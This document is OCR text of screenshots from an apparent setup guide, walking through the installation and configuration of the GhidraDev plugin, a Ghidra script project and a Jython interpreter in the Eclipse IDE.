

eclipse-workspace - Eclipse IDE
File Edit Navigate Search Project Pydev Run GhidraDev Window Help
New
Ghidra Script...



Run As
Debug As
1 Ghidra
2 Ghidra Headless



Package Explorer
GhidraScripts
Ghidra 8051 scripts
Ghidra Base scripts
Ghidra BytePatterns scripts
Ghidra DATA scripts
Ghidra Decompiler scripts
Ghidra FileFormats scripts
Ghidra FunctionID scripts
Ghidra GnuDemangler scripts
Ghidra PIC scripts
Ghidra Python scripts
Ghidra VersionTracking scripts
Home scripts
JUnit 4
JRE System Library [jdk-11.0.6+10]
Referenced Libraries
Ghidra



Python Support
Enable Python support for your project (requires PyDev plugin).
Enable Python
Jython interpreter:
jython_ghidra_9.1.1_PUBLIC
jython_ghidra_9.1.1_PUBLIC
C:\Users\virusito\jython-standalone-2.7.2.jar
< Back
Next >
Finish
Cancel



Libraries
Forced Builtins
Predefined
Environment
String Substitution Variables
System PYTHONPATH. Reorder with Drag & Drop.
System libs
C:\Python27\Lib\site-packages
New Folder
New Jar/Zip(s)
Remove
Apply and Close
Cancel



Error: Python stdlib source files not found.
Error: Python stdlib not found or stdlib found without .py files.
It seems that the Python /Lib folder (which contains the standard library) was not found/selected during the install process or the stdlib does not contain the required .py files (i.e.: only has .pyc files).
This folder (which contains files such as threading.py and traceback.py) is required for PyDev to function properly, and it must contain the actual source files, not only .pyc files. if you don't have the .py files in your install, please use an install from python.org or grab the standard library for your install from there.
If this is a virtualenv install, the /Lib folder from the base install needs to be selected (unlike the site-packages which is optional).
What do you want to do?
Note: if you choose to proceed, the /Lib with the standard library .py source files must be added later on, otherwise PyDev may not function properly.
Re-select folders
Cancel
Proceed anyways



Jython Interpreters
Jython interpreters (e.g.: jython.jar). Double-click to rename.
Name
Location
jython_ghidra_9.1.1_PUBLIC
C:\Users\virusito\ghidra_9.1.1_PUB...
New...
Quick Auto-Config
Advanced Auto-Config
Remove
Up
Down
Select interpreter
Enter the name and executable of your interpreter
Interpreter Name:
C:\Users\virusito\jython-standalone-2.7.2.jar
Interpreter Executable:
C:\Users\virusito\jython-standalone-2.7.2.jar
Browse...
OK
Cancel
Libraries
System PYT


Jython Found
A Jython interpreter was found bundled with Ghidra. Would you like to use it as your interpreter?
Yes
No



Python Support
No Jython interpreters found. Click the + button to add one.
Enable Python
Jython interpreter:
+
< Back
Next >
Finish
Cancel



Choose a Ghidra Installation
Choose the Ghidra installation to use.
Ghidra installation:
C:\Users\virusito\ghidra_9.1.1_PUBLIC
+
< Back
Next >
Finish
Cancel



Configure Ghidra Script Project
Configure a new Ghidra script project.
Link user home script directory (C:\Users\virusito\ghidra_scripts)
Link Ghidra installation script directories
< Back
Next >
Finish
Cancel



Create Ghidra Project
Create a new Ghidra project.
Project name:
GhidraScripts
Project root directory:
C:\Users\virusito\eclipse-workspace
...
Create run configuration
Run configuration memory:
default
< Back
Next >
Finish
Cancel



Preferences
type filter text
General
Ant
GhidraDev
Ghidra Installations
Script Editor
Symbol Lookup
Ghidra Installations
Add or remove Ghidra installation directories.
The checked Ghidra installation is the default used when creating new projects.
Red entries correspond to invalid Ghidra installation directories.
Ghidra installation directories
Add...
Remove
C:\Users\virusito\ghidra_9.1.1_PUBLIC
C:\Users\virusito\ghidra_9.1.1_PUBLIC - other



GhidraDev
Window
Help
New
Export
Preferences
Link Ghidra...
About GhidraDev...
Ghidra Installations...
Script Editor...
Symbol Lookup...



Software Updates
Restart Eclipse IDE to apply the software update?
Restart Now
No



Security Warning
Warning: Installing unsigned software for which the authenticity or validity cannot be established. Continue with the installation?
Install anyway
Cancel
Details >>



Install
Review Licenses
Licenses must be reviewed and accepted before the software can be installed.
License text (for GhidraDev 2.1.0.201908140834):
Licensed under the Apache License, Version 2.0 (the "License");
I accept the terms of the license agreement
I do not accept the terms of the license agreement
< Back
Next >
Finish
Cancel



Install
Install Details
Review the items to be installed.
Name
Version
Id
GhidraDev
2.1.0.201908140834
ghidra.ghidradev.feature.group
Size: 0 Bytes
Details
< Back
Next >
Finish
Cancel



Install
Available Software
Check the items that you wish to install.
Work with:
GhidraDev - jar:file:/C:/Users/virusito/ghidra_9.1.1_PUBLIC/Extensions/Eclipse/Gl
Add...
Manage...
